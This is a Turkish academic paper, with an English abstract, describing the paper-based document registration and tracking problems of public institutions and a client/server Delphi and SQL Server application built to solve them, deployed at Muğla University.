**Özet:** Bu çalışmada kamu kurum/kuruluşlarının evrak kayıt ve takip süreçleri ve bu süreçte yaşamakta oldukları problemler anlatılmış, bu problemlerin çözümü için geliştirilen Evrak Kayıt – Takip yazılımı tanıtılmıştır. Evrak Kayıt – Takip yazılımı istemci/sunucu mimarisinde geliştirilmiştir. Veritabanı yönetim sistemi olarak Microsoft SQL Server 2000, veritabanı sunucusu ile veri bağlantısı kurmak için ActiveX Data Objects (ADO) kullanılmıştır. Yazılımın kullanıcı ara yüzleri ve raporlar Delphi ile geliştirilmiştir. Kamu kurum/kuruluşlarının mevcut bilgisayar alt yapılarında ve evrak kayıt, takip sürecinde çalışan insan kaynaklarında önemli değişiklikler yapmalarına gerek duymadan kullanılabilir şekilde geliştirilen yazılım bir devlet üniversitesinde kullanılmaktadır.

**Anahtar Kelimeler:** Evrak Takip, Evrak Kayıt – Takip Yazılımı, Üniversite Bilişim Sistemleri

**Abstract:** This research explains the document management processes in public organizations and the associated problems encountered. The research introduces a document management software that can be utilized in solving these problems. The document management software was developed in client/server architecture. In this Project, Microsoft SQL Server 2000 was used as the database management system and ActiveX Data Objects (ADO) was used to provide the data connection with the database server. The user interfaces and the reports of the software were developed with Delphi. The software, which has been put into use in a state university, was developed in such a way that it would not require for public organizations to make any significant changes in terms of current computer infrastructure and also in terms of personnel working in document management processes.

**Keywords:** Document Management, Document Management Software, University Information Systems

### 1. Giriş

Günümüzde bütün iş sektörlerinde ihtiyaç duyulan konular bilgi, bilginin saklanması ve bilgiye erişimdir. Bu ihtiyaçların sonucu olarak bilgi işlem çalışmaları bilginin saklanması ve yönetilmesi konusuna daha çok önem verir olmuştur. Tüm sektörlerde kişiler ya da firmalar doğrudan ya da dolaylı olarak bilgi teknolojilerinden yararlanmaktadırlar. Çünkü bilgisayarlar bir işi yapmak üzere programlanabildikleri gibi eklenen giriş ve çıkış birimleri ile farklı fonksiyonellikler kazanabilmektedirler. Bu çalışmada, bütün kurumların bilgi giriş ve çıkış kapısı olan evrak kayıt birimlerinin işleyişi, ya-

şanan sorunlar ve evrak kayıt-takip sürecinin bilgisayar destekli hale getirilmesi için geliştirilen yazılımdan bahsedilmektedir.

Evrak döngülerinin en çok yaşandığı kurumların başında şüphesiz devlet daireleri gelmektedir. Bu kurumlardaki yazışmalar, müracaatlar, cevapların tümü evraklardan oluşmaktadır. Hangi konuda ya da amaçta olursa olsun bu evrakların dolaşımlarının kayıt altına alınması gerekmektedir. Her birim kendisine gelen ve diğer birimlere ya da kurumlara gönderdiği evrakları kayıt altına almaktadır. Kayıt altına alınan bilgiler, evrakı oluşturan ve ayırt edici özellikler sağlayan bilgilerdir. Bu özelliklere göre bir ara-

ma yapılmak istendiğinde evrak kayıt defterleri raflardan indirilmekte ve sayfalar çevrilerek istenilen özelliklere sahip evraklar aranmaktadır. Evrakların kayıt ve takip işlemleri günümüz teknolojilerinin yardımıyla elektronik ortamlarda yürütülebilir. Her ne kadar ülkemizin alt yapı sorunları ve sayısal bilgi iletişiminin hukuksal sorunları henüz tamamen çözülememiş olsa da, mevcut şartların izin verdiği ölçüde teknolojiyi kullanarak yaşanan sorunları çözmek mümkündür. Evrakların kayıt, takip ve sorgulanması işlemlerinin bilgisayar ortamında gerçekleşmesi için, donanımdan ve söz konusu işlemleri gerçekleştirecek yazılımdan oluşan bir sistem gerekmektedir. Geliştirilen Evrak Kayıt – Takip yazılımı evrak bilgilerinin bilgisayar ortamına alınmasını ve evrak takip sistemlerinin ihtiyaç duyduğu sorguların daha hızlı ve etkin şekilde yürütülmesini mümkün kılmıştır.

## 2. Evrak Kayıt ve Takip Sisteminin Genel Yapısı

Evrak kelimesi Türkçe’de “yazılı kâğıt” anlamına gelen Arapça varak kelimesinin çoğul halidir. Yani evrak kelimesinin anlamı “kâğıt yaprakları, kitap sayfaları, yazılmış mektuplar, yazılar” dır [11]. Bizim evrak diye tanımladığımız resmi nitelikteki yazı, kamu kurum ve kuruluşlarının aralarında veya gerçek ve tüzel kişilerle iletişimlerini sağlamak amacıyla yazılan yazı, resmi belge, resmi bilgi ve elektronik belgeyi tanımlar[10]. Bu yazılar bilgi verme, talep ya da arz belirtme amacı taşırlar. Aynı zamanda evrakın üzerinde ilgilinin ya da sorumlunun imzası vardır. Böylece evrak ile iletilen bilgi ya da isteğin hangi birime ya da kişiye ait olduğu belirlendiği gibi, evrakta yazan bilgilerin de tasdik olunduğunu göstermektedir.

İletişimi sağlamak amacıyla yazılan bu evrakların, gönderen birim ve evrakı alan birim tarafından çeşitli bilgilerinin kaydedilmesiyle evrak takibi dediğimiz hadise başlamış olur. Kurum ve kuruluşların diğer kurum ve kuruluşlarla veya gerçek, tüzel kişilerle olan evrak dolaşımının kaydedildiği bir genel evrak

birimleri olduğu gibi, kendi içindeki birimler arasında da bir evrak dolaşımı söz konusu olduğundan her biriminin de evrak takibini yapan görevlileri vardır.

### 2.1. Resmi Yazışma Esasları

Kamu kurum ve kuruluşları için resmi yazışma kurallarını belirleyen esaslar vardır. Ülkemizde bu esasların en son hali 2004 yılında yürürlüğe giren yönetmelikte belirtilmiştir. Buna göre resmi yazışmalarda yazışma ortamları, nüsha sayısı, kâğıt boyutu, resmi yazıların bölümleri, resmi yazıların gönderiliş ve alınışlarında yapılacak işlemler şöyledir [10]:

- Yazışma ortamları: Kamu kurum ve kuruluşları arasında yazılı iletişim, kâğıt kullanılarak veya elektronik ortamda yapılır.
- Nüsha sayısı: Kâğıt kullanılarak hazırlanan resmi yazılar kural olarak en az iki nüsha olarak hazırlanacaktır.
- Kâğıt boyutu: Resmi yazışmalarda A4(210x297 mm) ve A5 (210x148 mm) boyutlarında kâğıtlar kullanılacaktır.
- Resmi yazıların bölümleri: Resmi yazıların bölümlerinin neler olabileceği ve bunların şekil ve içerik yönünden nasıl olması gerektiği tanımlanmıştır. Bu bölümler şunlardır: başlık, sayı ve kayıt numarası, tarih, konu, gönderilen makam, ilgi, metin, imza, onay, ekler, dağıtım, adres, paraf, koordinasyon, gizlilik derecesi, acelecilik derecesi, tekit yazısı, sayfa numarası, aslına uygunluk onayı.
- Resmi yazıların gönderiliş ve alınışlarında yapılacak işlemler: Kurum/kuruluş evrak birimlerinin evrak alışı/gönderişlerinde yapmaları gereken işlemler tanımlanmıştır.

Söz konusu yönetmelikte yukarıda sayılan maddeler ayrıntılı olarak anlatılmış ve tüm kamu kurum/kuruluşlarının evrak yazım ve dolaşımında bunlara uyması istenmiştir.

### 2.2. Gelen ve Giden Evrak Bilgilerinin Kayıt Altına Alınması

Tüm kurum/kuruluşlar kendilerine gelen ve gönderilen resmi yazıları arşiv olarak sakla-

malarının yanı sıra yukarıda belirtilen esaslara göre yapılan yazışmaları kayıt altına almaktadırlar. Bunun nedeni evrak dolaşımını kontrol edebilmek ve birbiriyle ilgili yazışmalarda önceki evrak bilgilerine ulaşabilmektir. Bu amaçla kurum/kuruluşun her biriminde ve dış yazışmalar (diğer kurum/kuruluşlarla yapılan) için genel evrak biriminde evrak kayıt defterleri tutulmaktadır. Evrak kayıt defterlerine evrakı ve o evrakın dağıtım, gönderilme bilgilerini tanımlamak için gerekli olan minimum bilgi tutulur. Bu bilgiler şunlardır:

#### Gelen Evrak Defteri için:

- Kayıt No: Yazının evrak kayıt defterinde aldığı sıra numarasıdır. Bu numaralar her yeni yılda tekrar 1’den başlatılır.
- Kayıt Tarihi: Evrakın deftere kayıt tarihidir.
- Gelen Evrakın Konusu: Evrakta belirtilen, yazının taşıdığı ana fikrin çok kısa özeti olan konu bölümü yazılır.
- Gönderen Makam: Evrakı gönderen kurum/kuruluş ya da kişiyi belirten bölümdür.
- Gelen Evrak No: Evrakı gönderen birimin giden evrak defterindeki evrakın kayıt numarasıdır.
- Gelen Evrak Tarihi: Evrakın üzerinde yazılı olan evrakın gönderim tarihidir.
- Gelen Evrakın Eki: Evrakın sahip olduğu ek sayısı belirtilir.
- Havale Edilen ya da dağıtılan birimler: Evrakı alan birim bu yazışmayı başka birimlere de gönderecekse bu kısımda bu birimler belirtilir.

#### Giden Evrak Defteri için:

- Kayıt No: Yazının evrak kayıt defterinde aldığı sıra numarasıdır.
- Kayıt Tarihi: Evrakın deftere kayıt tarihidir.
- Gönderilen Yerler: Evrakın gönderildiği kurumların/kuruluşların ya da kişilerin belirtildiği bölümdür.
- Konusu: Gönderilen yazının taşıdığı ana fikrin çok kısa özeti olan konu bölümü yazılır.
- Eki: Gönderilen evrakın sahip olduğu ek sayısı belirtilir.

- İlgili Birim: Eğer evrak başka kurum/kuruluşlara gönderiliyorsa genel evrak birimi tarafından bu kısma evrakı gönderen biriminin adı yazılır.
- Gönderim Şekli: Evrakın alıcıya nasıl gönderildiği belirtilir. Elden, Posta, APS gibi.

Kamu kurum / kuruluşlarının her birimi gelen ve giden evraklarını kaydetmek için defterlere sahiptirler ve bu işlemi genellikle birim başkanlığının sekreterliği yürütmektedir. Ayrıca başka kurum/kuruluşlara gönderilen evrakları kaydeden ve gönderilmesini sağlayan; kuruma gelen evrakları kaydeden ve ilgili birimlere bunları havale eden genel evrak birimleri mevcuttur.

### 2.3. Evrak Dolaşımı

Evrak dolaşımı aynı kurum içinde ve kurum dışı olmak üzere iki ayrı şekilde olmaktadır.


1- Kurum içi evrak dolaşımı: Aynı kurum içerisindeki birimlerin evrak dolaşımıdır. Örneğin A birimi B birimine evrak göndermek için evrakı giden evrak defterine kaydeder ve gönderilen makam bölümüne B biriminin adı yazılır. B birimi bu evrak kendisine ulaştığında gelen evrak defterine kaydeder ve gönderen makam bölümüne A biriminin adını yazar. Bu dolaşım da evrak genel evrak birimine uğramaz.

2- Kurum dışı evrak dolaşımı: Genel evrak biriminin gönderdiği ve bu birime gelen evrakların oluşturduğu dolaşımır. A birimi başka bir kuruma evrak göndermek için öncelikle evrak bilgilerini kendi giden evrak defterine kaydeder ve evrakı genel evrak birimine gönderir. Genel evrak birimi evrak bilgilerini giden evrak defterine kaydeder ve evrakın gönderilmesini sağlar. Başka bir kurum/kuruluş ya da özel kişilerden evrak geldiği zaman bu evrak genel evrak biriminin gelen evrak defterine kaydedilir ve evrak hangi birimlerle ilgiliyse çoğaltılarak o birimlere gönderilir. Birimlerde kendilerine ulaşan bu evrakı gelen evrak defterlerine kaydederler bu kayıt sırasında kurumun genel evrak biriminin gelen evrak defterindeki kayıt numarası da birimin gelen evrak defterinde genel evrak kayıt no alanına kaydedilir.

## 2.4. Evrak Takibi

Kurum/kuruluşlar kendilerine gelen ve gönderdikleri evrak bilgilerine her zaman ihtiyaç duymaktadırlar. Çünkü yapılan yazışmalar genellikle önceki yazışmaların devamı veya cevabı niteliği taşımaktadır. Resmi yazışma esaslarına göre de birbirleriyle ilgili yazışmalarda evraktaki “İlgi” bölümünde bunu belirtmeleri gerekmektedir. “İlgi” bölümünde gönderilen evrak daha önce alınan bir evraka cevap olarak gönderiliyorsa alınan evrakın numarası ve

tarihi gerekmektedir. Evrak takibinde bir başka konu da, kuruma gelen ya da kurumdan gönderilen evrakların bilgilerine herhangi bir nedenle ihtiyaç duyulması halinde evrak kayıt defterlerinden istenilen kaydın aranmasıdır. Ayrıca kurum/kuruluşlara özel kişiler tarafından yapılan müracaatlar ve verilen dilekçeler de resmi yazı olarak evrak defterlerinde kaydedilmektedir. Bu müracaat ya da dilekçelerin hangi birimde işlemde olduğunu öğrenmek içinde evrak kayıt defterlerinde arama gerekmektedir.



Şekil 1. Bir kurumdaki evrak dolaşımı

## 2.5. Evrak Kayıt ve Takibinde Yaşanan Problemler ve Çözüm Önerileri

Öncelikli problem kamu kurum /kuruluşlarındaki resmi yazışma esaslarına göre yazıların yazılmasıdır. Bu yazıların bölümlerinin hangi satırda olacağı, kenardan kaç karakter boşluk bırakılarak yazılacağı gibi esaslar bu yazıların yazımını zorlaştırdığı gibi bazı bilgilerin sola bazılarının ortaya bazı bilgilerin de sağa dayalı olması bu bilgilerin alınmasını da zorlaştırmaktadır. E-devlet projeleri ve elektronik imza kanununun yürürlüğe girmesine paralel olarak elektronik ortamda yazışmalara imkân sağlanmış olsa da halen çoğunlukla evrakın kâğıt üzerinde yazılı olduğu ve onaylayanın ya

da yetkilinin el yazısıyla attığı imzasının (ıslak imza) bulunduğu resmi yazışmalar kullanılmaktadır. Her ne kadar elektronik ortamlarda kullanılan güvenli sayısal imza teknikleri geliştirilmiş ve ülkemizde bununla ilgili hukuksal düzenlemeler yapılmaya başlanmışsa da resmi yazışmaların elektronik ortamlarda yapılması tam olarak uygulamaya geçmemiştir.

Gelen ya da gönderilen evrak bilgileri arasında herhangi bir nedenle yapılan kayıt araması evrak kayıt defterlerinin sayfa sayfa ve satır satır el ile taranmasıyla yapılmakta ve istenilen kaydın bulunması oldukça fazla zaman almaktadır. Eğer evrak bilgileri konuya, gönderen makama veya gönderilen makama göre aranmakta ise

bulunan birçok sonucun toparlanması ve istenilen evrakın bilgilerinin bulunması çok vakit almaktadır. Kuruma gelen evrakın genel evrak birimi tarafından kayıt yapıldıktan ve ilgili birimlere havale edildikten sonra evrak takibi yapma imkânı kalmamaktadır. Çünkü evrakı alan birimler kendi evrak defterlerine kayıt yapmaktadır. Kuruma giren evrakın birimler arasındaki dolaşımı öğrenilmek istendiğinde ise eğer birimler söz konusu evraka genel evrak tarafından verilen kayıt numarasını kaydetmişlerse birimlerin kayıt defterlerinde bu numara aranarak evrak bilgilerine erişilebilmekte, genel evrak kayıt numarası kaydedilmemişse evraklar kaldırıldıkları klasörlerde aranmak zorunda kalmaktadır.

Kâğıtla veya elektronik ortamda gelen/gönderilen tüm evraklar resmi yazışma esaslarına göre kayıt altına alınmalıdır. Her kurum/kuruluşun ve içerdiği bölümlerinin evrak birimlerince yapılan bu kayıt ve takip işlemlerini elektronik ortamda yapabilmek için bu amaçla hazırlanmış yazılımlara ihtiyaç duyulmaktadır. Bu çalışmada özellikle kamu kurum/kuruluşlarının mevcut bilgisayar alt yapılarında ve evrak kayıt, takip sürecinde çalışan insan kaynaklarında önemli değişiklikler yapmalarına gerek duymadan kullanabilecekleri Evrak Kayıt-Takip yazılımı tanıtılmıştır.

Günümüzde yöneticilerin ve çalışanların tüm iş süreçlerinde bilgisayarlardan en üst seviyede yararlanabilme istekleri vardır. Çünkü bu süreçler ile ortaya çıkan bilginin istenildiği gibi analiz edilmesi, organize edilmesi ve bundan faydalanabilme ihtiyacı vardır. Ortaya çıkan bilginin çokluğu düşünülürse bilgisayar destekli bir ortamda bunların sağlanabilmesi neredeyse imkânsızdır. Genelde istenilen şey ayırdır; bilginin kaydedildiği ve saklandığı güvenilir bir ortam ve bu bilgiye farklı yerlerden erişilebilmek. Bu isteğe bilgi işlemcilerin verdiği yanıt ise ortak veri tabanı kullanılmasıdır. Tabii bu veri tabanının bulunacağı ve yönetilebileceği bir bilgisayar sistemi de gerekmektedir. Üstelik bu bilgisayar sistemi yapılan yatırım-

ları boşa çıkarmamalı, güvenilir ve denenmiş olmalıdır.

Bahsedilen isteklere cevap gayet basit ve bilinen bir cevaptır. İstemci/sunucu mimarisinde bir veritabanı gerekmektedir. İstemci/sunucu sistemler iş hayatında, üniversitelerde, resmi kurumlarda, bilim, bankacılık, mühendislik, tıp ve daha birçok alanlarda kullanılmaktadır. Bu kadar yaygın kullanılmasının birçok nedeni vardır ama temelde verilerin saklandığı ve sunulduğu ortamın, verileri talep eden istemcilerden bağımsız olması ve istemcilerin değişik bilgisayarlardan, farklı işletim sistemlerinden oluşabilmesidir.

Evrak kayıt, takip işlemleri için istemci/sunucu mimarisinde bir veritabanı uygulaması kullanılabilir. Bu sayede kurumdaki birimlerin verileri kaydetmesi, istenilen kriterlere göre araması mümkün olacak ve yukarıda bahsedilen kayıt-takip problemleri çözülecektir. Asıl istenilen kâğıtsız ofis ve doküman yönetimi için somut bir adım atılmış olacaktır. İstemci/sunucu mimarisindeki evrak kayıt-takip sisteminin kullanıcıları yine genel evraktaki ve birimlerdeki evrak kayıt-takip işlerini yürüten kişiler olacaklardır. Sistemin ve veritabanının kontrolü ve yönetilmesi de bir bilgi işlem görevlisi tarafından yürütülecektir.

## 3. Evrak Kayıt – Takip Yazılımı

Yazılım istemci/sunucu mimarisinde geliştirilmiştir. İstemci ve sunucuların minimum donanım özellikleri ve işletim sistemlerinin neler olabileceği aşağıdaki tabloda belirtilmiştir. Yazılımda ilişkisel veri tabanı yönetim sistemi (VTYS) olarak Microsoft SQL Server 2000 (MS SQL Server) kullanılmıştır. Bu seçim yapılırken hem teknik hem de ticari kriterlere ilave olarak şu nedenler de etkili olmuştur:

- Veritabanı yönetim araçlarındaki kullanıcı ara birimlerin kullanım kolaylıkları,
- Yardımcı programları ve rahat kullanılmaları,



- Diğer veri tabanlarına veri aktarımı ya da veri almadaki imkânları,
- Uygulamanın kullanılacağı ofislerde bulunan bilgisayarların çoğunluğunun Windows işletim sistemini kullanması,
- Sunucu olarak kullanılacak bilgisayarların işletim sistemleri Windows NT, Windows 2000, Windows 2003 olarak seçildiğinde, bunları MS SQL Server ile tam uyumlu olarak kullanma imkânı.

MS SQL Server, istemci/sunucu ortamında veritabanı gereksinimlerini karşılamak için geliştirilmiş yüksek performanslı ve ölçeklenebilir bir veritabanı yönetim sistemidir. MS SQL Server VTYS, Microsoft Windows NT Server, Windows 2000–2003 Server işletim sistemleri üzerine kurulabilir. Çok sayıda istemci bilgisayar üzerinde çalışan uygulamalar MS SQL Server'a değişik bağlantı kurma yöntemleriyle ulaşarak bilgilere erişebilir ve işlem yapabilirler.

	Donanım Özellikleri		İşletim sistemleri
Sunucu	İşlemci	Pentium3 650 MHz	Windows NT 4, Windows 2000
	Ram	512 MB	Advanced Server (NT5), Windows 2003 Server
İstemci	İşlemci	Pentium3 veya Celeron	Windows 95,98,ME, XP
	Ram	128 MB	

**Tablo 1.** Sunucu ve istemci minimum donanım özellikleri ve işletim sistemleri

MS SQL Server farklı veri erişimi yöntemlerini desteklemektedir. Ancak uygulama geliştiricilerin veri erişiminin nasıl yapılacağı konusunda bir seçim yapması gerekmektedir. Microsoft firması, Open Database Connectivity (ODBC) ve Object Linking and Embedding (OLE DB) yöntemlerinin alt-düzyer uygulama geliştirme çalışmalarında, ActiveX Data Objects (ADO) yönteminin ise ticari uygulamaların geliştirilmesinde kullanılmasını tavsiye etmektedir. Bu nedenle Evrak Kayıt – Takip uygulamasında veri erişimi için ActiveX Data Objects (ADO) seçilmiştir. Uygulamanın kullanıcı ara yüzleri Borland Delphi ile geliştirilmiştir. Programdan

alınan çıktılar Report Builder ile hazırlanmıştır. Programın yardım menüleri Help Pad 2.6 ile hazırlanmıştır.

### 3.1. Evrak Kayıt – Takip Yazılımı Kullanıcı Arabirimleri

Evrak Kayıt-Takip Yazılımı iki modülden oluşmaktadır. İlk modül programın kullanılacağı birimlerin ve bu birimlerde yetkili olacak kullanıcılarının kayıtlarının yapıldığı ve düzenlendiği yönetim modülüdür.

#### 3.1.1. Yönetim Modülü

Yönetim Modülü bir bilgi işlem görevlisi tarafından kullanılmak üzere tasarlanmıştır. Yönetim modülünü açabilmek için veri tabanı yöneticisinin vereceği şifre gereklidir. Yönetim Modülü ile gerçekleştirilen işlemler şunlardır:

- Birim kaydı yapma, değiştirme
- Birimin evrak kaydındaki geçerli yılını değiştirebilme
- Kullanıcı ekleme
- Kullanıcılara kullanıcı adı ve parola verme
- Kullanıcıların hangi birimin evrak kayıtlarına erişeceğini belirleme

#### 3.1.2. Evrak Kayıt-Takip Modülü

Evrak kayıt birimlerinde çalışanların ve evrak arama, takip işlemlerini yapanların kullandığı modüldür. Programa girebilmek için yönetim modülünü kullanan görevlinin vereceği kullanıcı adı ve parolaya ihtiyaç vardır. Modülün kullanıcıları şunlardır:

- Kurumdaki genel evrak birimi çalışanları
- Kurumdaki birimlerde evrak kayıt işlemlerini yürütenler
- Birim yöneticileri (evrak bilgilerini sorgulama ve istatistik bilgileri için)

Bu modül ile yapılan işlemler şunlardır:

#### - Gelen Evrak Kaydı

- Kayıt no, tarih, saat bilgilerinin her yeni evrak kaydında otomatik verilmesi

- Gelen evrakın tüm bilgilerinin kaydedilmesi
- Daha önce girilen gelen evrak konusu bilgilerinden oluşan listeden konu seçme imkânı
- Daha önce girilen gelen evrakı gönderen yer bilgilerinden oluşan listeden evrakın geldiği yeri seçme imkânı
- Evrakı ilgili birimlere havale etme, havale edilebilecek birimler listesini oluşturabilme
- Evrakın ve eklerinin tarayıcı ile görüntü dosyaları haline getirilmesi durumunda bunu veritabanına kaydetme ve çıktısını alabilme.

#### - Giden Evrak Kaydı

- Kayıt no, tarih, saat bilgilerinin her yeni evrak kaydında otomatik verilmesi
- Giden evrakın tüm bilgilerinin kaydedilmesi
- Daha önce girilen giden evrak konusu bilgilerinden oluşan listeden konu seçme imkânı
- Gönderilen evrakın ilgili olduğu birimi listeden seçebilme (bu liste gelen evrak kaydındaki havale edilebilecek birimler bilgilerindeki birim isimlerinden oluşur)
- Evrakın gideceği yerleri listeden seçme, bu listeye kayıt ekleme ve değiştirebilme imkânı
- Evrakın ve eklerinin tarayıcı ile görüntü dosyaları haline getirilmesi durumunda bunu veritabanına kaydetme ve çıktısını alabilme imkânı.

#### -Evrak Kayıtlarının aranması

Gelen Evrak Kayıtlarının aranması:

- Tarih aralığına göre arayabilme
- Gelen evrak konusuna göre arayabilme
- Gönderen makama göre arayabilme
- Sonuçlarını başlıklara fare ile tıklayarak sıralayabilme
- Sonuçlarda üzerine çift tıklanan evrak kaydının evrak kayıt ekranında ekrana getirme

Giden Evrak Kayıtlarının aranması:

- Tarih aralığına göre arayabilme
- Giden evrak konusuna göre arayabilme
- İlgili birime göre arayabilme
- Sonuçlarını başlıklara fare ile tıklayarak sıralayabilme
- Sonuçlarda üzerine çift tıklanan evrak kaydının evrak kayıt ekranında ekrana getirme

#### - Evrak Takip

Bu işlev kuruma gelen evraka genel evrak biriminin verdiği kayıt numarasına dayanarak bu evrakın havale edildiği birimlerde kayıt edilmesi durumunda evrakı kurum içinde takip edebilme imkânı sağlar. Genel evrak kayıt no alanına yazılan numara, birimlerin gelen evrak kayıtlarındaki genel evrak kayıt no alanında aranır ve bulunan sonuçlar listelenir. Bu sayede genel evrak biriminin kaydettiği ve birimlere havale ettiği evrakın hangi birimler tarafından ve hangi tarihte kaydedildiği bilgilerine ulaşılır.

#### - Raporlar

- Gelen ve Giden Evrak Defterleri: Belirlenen tarih aralığındaki evrak kayıtlarının yazıcıdan çıktısını almak için kullanılır. A4 ve B4 kâğıt boyutlarında çıktı alınabilir. A4 çıktısı sayfayı yatay kullanır ve bir sayfada 10 evrak bilgisi basılır, B4 çıktısı sayfayı dikey kullanır ve bir sayfada 20 evrak bilgisi basılır.
- Gelen Evrak Zimmet Defteri: Belirtilen tarih aralığında, seçilen birime havale edilen evrak bilgilerinin teslim alan bilgisiyle çıktısının alınmasında kullanılır. Böylece evrakları birime ileten kişiler için bir zimmet formu oluşturulur.

#### -İstatistikler

- Gelen Evrak İstatistikleri:
- Yıllara göre gelen evrak sayısı
- Geldiği yere göre evrak sayısı
- Gelen evrakın havale edildiği birimler ve havale sayısı
- Yıllara ve evrakı gönderen yerlere göre çapraz tablo çıktısı alabilme

#### Giden Evrak İstatistikleri:

- Yıllara göre giden evrak sayısı
- İlgili birime göre giden evrak sayısı
- Gönderilen yerlere göre gönderilen evrak sayıları
- Yıllara ve gönderilen yerlere göre çapraz tablo çıktısı alabilme

#### - Defterlerin Yenilenmesi (Yeni yıl işlemi) :

Her yeni yılda geçerli yıl değiştirilir ve evrak kayıt numaraları 1'den başlar. Bu işlemi her birimden bir kullanıcının yeni yıl kayıtlarına başlanılacağı zaman yapması gerekir.

Bu işlemlerin gerçekleştirildiği formlar ana menüden çağrılmaktadır. Bütün formlar ana form içinde açılmaktadır (child form). Ana form içerisinde birden fazla form açılıp aynı anda değişik işlemler yapılabilir. Ana menüdeki pencere menüsü komutları ile çalışılmakta olan formların ana form içerisine çeşitli şekillerde yerleştirilmesi sağlanır.

#### -Yardım:

Programın nasıl kullanılacağı ve formlar üzerinde yapılan işlemlerin anlatıldığı yardım dosyasıdır. Dosya programdan ayrı olarak çalıştırılabileceği gibi programdaki yardım menüsünden de çağrılabilir. Ayrıca aktif form üzerinde klavyeden F1 tuşuna basarak da üzerinde çalışılan form hakkındaki yardım konusu çağrılabilir.

Şekil 2. Gelen Evrak Kayıt Formu

Şekil 3. Giden Evrak Kayıt Formu

#### 4. Evrak Kayıt – Takip Yazılımının Bir Uygulaması

Evrak Kayıt – Takip yazılımı, Muğla Üniversitesi Genel Evrak birimine 2003 yılında, idari ve akademik diğer birimlerine ise 2005 yılında kurulmuştur. Muğla Üniversitesi'ne kurum dışından gelen ve kurum dışına gönderilen evrakların ilk kayıt yeri diğer kurumlarda olduğu gibi Genel Evrak birimidir. Bu birimin Ocak 2000 – Nisan 2003 tarihleri arasındaki evrak kayıtları da Evrak Kayıt – Takip Yazılımına aktarılmıştır. Evrak Kayıt – Takip Yazılımının kullanılmasından önce, kayıtların tarih, geldiği-gönderildiği yer, konusu gibi kriterlere göre aranması işlemleri saatler sürerken Evrak Kayıt – Takip yazılımı ile bu sorgulamalar bir kaç saniyede tamamlanmaktadır. Yine önceden yapılması oldukça zor olan, kuruma gelen evrakın kurum içinde dolaştığı birimleri ve bu birimlerin evrak kayıt bilgilerine ulaşmayı sağlayan evrak takibi de kullanılan yazılım sayesinde kolaylıkla yapılabilmektedir. Yazılımda gelen ve giden evrak defterleri A4 ve B4 ebatlarında yazıcı çıktısı olarak oluşturulabilmektedir. Ayrıca yıllara ve evrakın geldiği-gönderildiği yerlere göre evrak sayılarını veren raporlar da alınabilmektedir. Evrak Kayıt – Takip yazılımı anlaşılır ve kolay kullanılabilir ara yüzlere sahiptir. Bu nedenle yazılımı kullanacak olan kişilere kısa bir eğitim verilmesi yeterli olmuştur.

#### 5. Sonuçlar

Evrak kayıt ve takip sürecinin bilgisayar destekli bir hale getirilmesi amacıyla özellikle üniversitelerin bilgi-işlem birimlerinde çalışmalar yapılmaktadır. Bazı yazılım firmaları da bu konuda ürünler geliştirmişlerdir. Ancak bunların çoğu bilgiyi yerel veritabanında tutan ve tek kullanıcı sistemlerdir. Bazı büyük yazılım şirketlerinin doküman yönetimi olarak geliştirdiği sistemler de kamu kurumlarında resmi yazışma esaslarına uymadığı ve önemli alt yapı/yazılım maliyetleri getirdiği için kabul görememiş, özel sektördeki büyük firmaların kendi şirketleri içerisindeki evrak dolaşımını kontrol etmek için satın alınmıştır. Bu çalışmada kurumların evrak kayıt ve takip süreçleri, bu süreçte yaşanan problemler ve bu problemlere çözüm olarak geliştirilen yazılım ele alınmıştır. Özellikle kamu kurum/ kuruluşlarındaki evrak kayıt ve takip işlemlerini bilgisayar destekli hale getiren bu yazılım birçok kurumun mevcut bilgisayar alt yapısına uyacak şekilde istemci/sunucu mimarisinde bir masaüstü uygulama programı olarak geliştirilmiştir. Yazılım 2003 yılından itibaren Muğla Üniversitesi Genel Evrak Birimi'nde ve 2005 yılından itibaren de diğer akademik ve idari birimlerde kullanılmaktadır. Yazılımın kullanılmasıyla beraber kurumdaki evrak kayıt, sorgulama ve takip işlemleri büyük hız kazanmış ve kolaylaşmıştır. Yazılım diğer kamu kurum/ kuruluşlarında da rahatlıkla kullanılabilir. Evrak bilgilerinin tutulduğu veritabanı yönetim sistemi web tabanlı uygulamalara da destek verebilir. Günümüzde bazı kamu kurumlarının başladığı ve kuruma verilen evrakların dış kullanıcılar tarafından takibini sağlayan web tabanlı sorgulama sistemleri geliştirilebilir. Evrak Kayıt – Takip Yazılımı kurumlarda asıl istenilen kâğıtsız ofis ve doküman yönetimi için somut bir adım sayılabilir. Resmi yazışmaları düzenleyen esaslar yeniden yapılandırıldığında ve kâğıtsız ofis ortamını gerçekleştirecek teknolojinin kullanılmasına olanak sağlayacak yasal düzenlemelerle birlikte gereken altyapı yatırımları yapıldığında, evrak kayıt-takip sistemleri doküman yönetim sistemleri olarak gelişeceklerdir.

#### 6. Kaynaklar

- [1]. Bilişim Şurası Hukuk Çalışma Grubu, "Sayısal İmza ve Yasal Düzenleme Yaklaşımları", Türkiye Bilişim Şurası, 362–365, 10–12 Mayıs 2002, ODTU, Ankara.
- [2]. Cantu, M., *Mastering Delphi 6*, Sybex, CA, 2001.
- [3]. Carnegie Mellon University Software Engineering Institute, Client/Server Software Architectures – An Overview, [http://www.sei.cmu.edu/str/descriptions/clientserver\\_body.html](http://www.sei.cmu.edu/str/descriptions/clientserver_body.html), Carnegie Mellon University.
- [4]. Cashin, J., *Client/Server Systems Management*, Computer Technology Research Corp., 1995.
- [5]. Çubukçu, F., *Microsoft SQL Server Sistem Yönetimi ve Uygulama Geliştirme*, 1.Baskı, Alfa Yayınları, İstanbul, 1999.
- [6]. Gürer, H.V., Hukukçu Gözüyle Sayısal İmza, Sayısal Kimlik, Sayısal Evrak ve Sayısal Sözleşme, [http://www.bilisimrehber.com.tr/arastirma/tr\\_arastirma\\_vedat\\_gurer\\_1.phtml](http://www.bilisimrehber.com.tr/arastirma/tr_arastirma_vedat_gurer_1.phtml), Interpromedya Yayıncılık.
- [7]. Microsoft Corporation, Microsoft SQL Server 2000 Books Online > Glossary, 2000.
- [8]. Nath, A., *The Guide to SQL Server*, Addison – Wesley Publishing Company, 1995.
- [9]. Riordan, M.R., *Adım Adım Microsoft SQL Server 2000 Programlama*, Çev:F., Çubukçu, Ed:Tosun, M.S., Arkadaş Yayınları, 2001.
- [10]. T.C. Bakanlar Kurulu, Resmi Yazışmalarda Uygulanacak Esas ve Usuller Hakkında Yönetmelik, 25658 sayılı Resmi Gazete, Ankara, 2 Aralık 2004.
